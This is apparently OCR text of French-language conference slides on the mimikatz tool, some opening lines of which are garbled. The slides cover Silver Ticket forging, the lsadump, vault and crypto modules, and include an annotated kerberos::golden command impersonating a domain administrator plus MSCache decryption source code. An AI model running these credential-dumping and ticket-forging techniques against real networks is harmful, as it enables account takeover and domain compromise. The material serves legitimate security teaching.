cur/NTLM:c67d6f47929a19c574ee18539ae679f1/text:QbPxN=taXHczIGQ1u`]MG;HZjb]bDI^dbilGW?=up![Y_%
:jrkF\t*Ts19>'n\E(]?XK8r-U#4sY_7KbeMBRn>+[7L7/ XHE1yeG?iaK@VTP_^34/,`kE6;z
```

Silver Ticket


- Avant cela, qui se souciait du compte machine ?
  - Allez, pour de vrai ?
  - En fait, comme pour le compte **krbtgt** ;)
  - Au moins, cette clé *peut* changer tous les 30 jours...
    - Mais la version n-1, reste valide (donc [30;60 jours])… et la clé fonctionne toujours si celle ci n'est pas renouvelée.
- **$MACHINE.ACC** est l'équivalent de **krbtgt**, mais localisé à un poste/serveur
  - Et cela figure dans la base de registre !
- **Silver ticket** est équivalent à un **Golden Ticket**, mais localisé à un service/serveur
- Quand un **Compte de Service** est lié à un service "Kerberisé" il peut être lié à de multiple services/cibles (voir les **SPN**)
  - Il y a aussi beaucoup de chance qu'il soit trouvé dans la base de registre!

mimikatz :: Silver Ticket

- kerberos::golden

/domain:lab.local	<= domain name
/sid:S-1-5-21-2929287289-1204109396-1883388597	<= domain SID
/rc4:c67d6f47929a19c574ee18539ae679f1	<= NTLM/RC4 of the Target/Service
/target:client.lab.local	<= Target FQDN
/service:cifs	<= Service name
/user:Administrator	<= username you wanna be
/id:500	<= RID of username (500 is THE domain admin)
/groups:513,512,520,518,519	<= Groups list of the user (be imaginative)
/ticket:cifs.client.kirbi	<= the ticket filename (or /ptt)

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
I DON'T ALWAYS USE KERBEROS
BUT WHEN I DO, I CREATE GOLDEN TICKETS
imgflip.com
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

mimikatz :: Ticket

- Voici un bref récapitulatif des possibilités d'usage de Kerberos selon la technique de ticketing employée

	Default lifetime	Minimum number of KDC accesses	Multiple targets	Available with Smartcard	Realtime check for restrictions (account disabled, logon hours...)	Protected Users Check for Encryption (RC4/AES)	Can be found in	Is funky
Normal	*42 days*	*2*	*Yes*	*Yes*	*Yes*	*Yes*	n.a.	*No*
Overpass-the-hash (Pass-the-key)	42 days	2	Yes	No	Yes	Yes	Active Directory Client Memory	No (ok, a little;))
Pass-the-Ticket (TGT)	10 hours	1	Yes	Yes	No (20mn after)	No	Client Memory	Yes
Pass-the-Ticket (TGS)	10 hours	0	No	Yes	No	No	Client Memory	Yes
Silver Ticket	**[30;60] days**	**0**	**No**	**Yes**	**No**	**No**	**n.a.**	**Yes**
Golden Ticket	**10 years**	**1**	**Yes**	**Yes**	**No (we can cheat)**	**No**	**n.a.**	**Fuck, Yes!**

lsadump

mimikatz :: lsadump

- Ce petit module ne paye pas de mine, mais il est capable de dumper
  - Les données utilisateur de n'importe quelle SAM locale
  - Les données utilisateur d'un domaine entier
  - Les caches de connexions MSCache
  - Les secrets enregistrés de Windows (comptes de services configurés, compte machine…)


```
Module :        lsadump
Full name :     LsaDump module

             sam  -  Get the SysKey to decrypt SAM entries (from registry or hives)
         secrets  -  Get the SysKey to decrypt SECRETS entries (from registry or hives)
           cache  -  Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
             lsa  -  Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)
```

mimikatz :: lsadump

- Ici, pas de petit cours théorique, deux choses à savoir :
  - Il y a beaucoup de cryptographie ;
  - Les données « d'attaque » de mimikatz reposent quasiment toute sur ce module… ;
  - D'après mes estimations, nous avons dépassé le tiers du créneau qui m'est alloué, et il reste le module **vault**, **crypto** ainsi que le **pilote** !
- Je vais donc accélérer ;)

```
    RtlCopyMemory(keyBlob.key, pNLKM, AES_128_KEY_SIZE);
    if(CryptAcquireContext(&hContext, NULL, (MIMIKATZ_NT_BUILD_NUMBER < KULL_M_WIN_MIN_BUILD_2K3) ? MS_ENH_RSA_AES_PROV_XP : MS_ENH_RSA_AES_PROV, PROV_RSA_AES, CRYPT_VERIFYCONTEXT))
    {
        if(CryptImportKey(hContext, (LPBYTE) &keyBlob, sizeof(AES_128_KEY_BLOB), 0, 0, &hKey))
        {
            if(status = CryptSetKeyParam(hKey, KP_IV, pMsCacheEntry->iv, 0))
            {
                s1 = sizeof(MSCACHE_DATA) + pMsCacheEntry->szUserName + 2 * ((pMsCacheEntry->szUserName / sizeof(wchar_t)) % 2) + pMsCacheEntry->szDomainName;
                s1 += s1 % AES_BLOCK_SIZE;

                if(s1 <= szSecret - FIELD_OFFSET(MSCACHE_ENTRY, enc_data))
                {
                    for(j = 0; status && (j < s1); j+= AES_BLOCK_SIZE)
                    {
                        szNeeded = AES_BLOCK_SIZE;
                        status = CryptDecrypt(hKey, 0, FALSE, 0, pMsCacheEntry->enc_data + j, &szNeeded);
                    }

                    if(status)
                        kuhl_m_lsadump_printMsCache(pMsCacheEntry, '2');
                    else PRINT_ERROR_AUTO(L"CryptDecrypt");
                }
            }
            else PRINT_ERROR_AUTO(L"CryptSetKeyParam");
            CryptDestroyKey(hKey);
        }
        else PRINT_ERROR_AUTO(L"CryptImportKey");
        CryptReleaseContext(hContext, 0);
    }
}
else // NT 5
{
    kuhl_m_lsadump_hmac_md5(pNLKM, szNLKM, pMsCacheEntry->iv, LAZY_NT5_IV_SIZE, digest);
    data.Length = data.MaximumLength = szSecret - FIELD_OFFSET(MSCACHE_ENTRY, enc_data);
    data.Buffer = pMsCacheEntry->enc_data;
    nStatus = RtlEncryptDecryptRC4(&data, &key);
    if(NT_SUCCESS(nStatus))
        kuhl_m_lsadump_printMsCache(pMsCacheEntry, '1');
    else PRINT_ERROR(L"RtlEncryptDecryptRC4 : 0x%08x\n", nStatus);
}
```

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

mimikatz :: vault


Coffre Windows
Emplacement
d'archivage sécurisé
par défaut


Sauvegarder l'archivage sécurisé Restaurer l'archivage sécurisé

Informations d'identification Windows Ajouter des informations d'identification W

TERMSRV/dc.labo.local Modifié : Aujourd'h

Adresse Internet ou réseau : TERMSRV/dc.labo.local
Nom d'utilisateur : Administrateur
Mot de passe : ••••••••
Persistance : Ordinateur local





mimikatz :: vault

- Un tout petit module, mais qui permet de jouer avec avec les coffres fort de Windows et des utilisateurs connectés!

```
Module :        vault
Full name :     Windows Vault/Credential module

            list  -  list
            cred  -  cred
```


- La fonction **cred** accède aux secrets par l'API legacy (comme avec Windows XP)
  - Vieux, mais diaboliquement efficace ;)
  - Certaines données, quand elles sont accédées, se retrouvent aussi dans **sekurlsa**!

- La nouvelle API, via **list**, (non documentée) n'est disponible qu'à partir de NT 6.
  - Et ce n'est qu'à partir de Windows 8 que les mots de passe d'Internet Explorer y sont stockés!

mimikatz :: vault

- Nous allons accéder ici :
  - À des mots de passe Web ;
  - À des mots de passe de ressources Windows ;
  - À des mots de passe de taches planifiés.
- Mais aussi :
  - À un mot de passe image (?)
  - À un mot de passe d'empreinte digitale (?)
- Nous aurions pu aussi :
  - Avoir un mot de passe associé à un code pin !

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

mimikatz :: crypto

- Un petit module permettant d'interagir avec la CryptoAPI de Windows, ainsi que sa nouvelle version « Next Generation »

```
Module :        crypto
Full name :     Crypto Module

       providers  -  List cryptographic providers
          stores  -  List cryptographic stores
    certificates  -  List (or export) certificates
            keys  -  List (or export) keys containers
            capi  -  [experimental] Patch CryptoAPI layer for easy export
             cng  -  [experimental] Patch CNG service for easy export
```

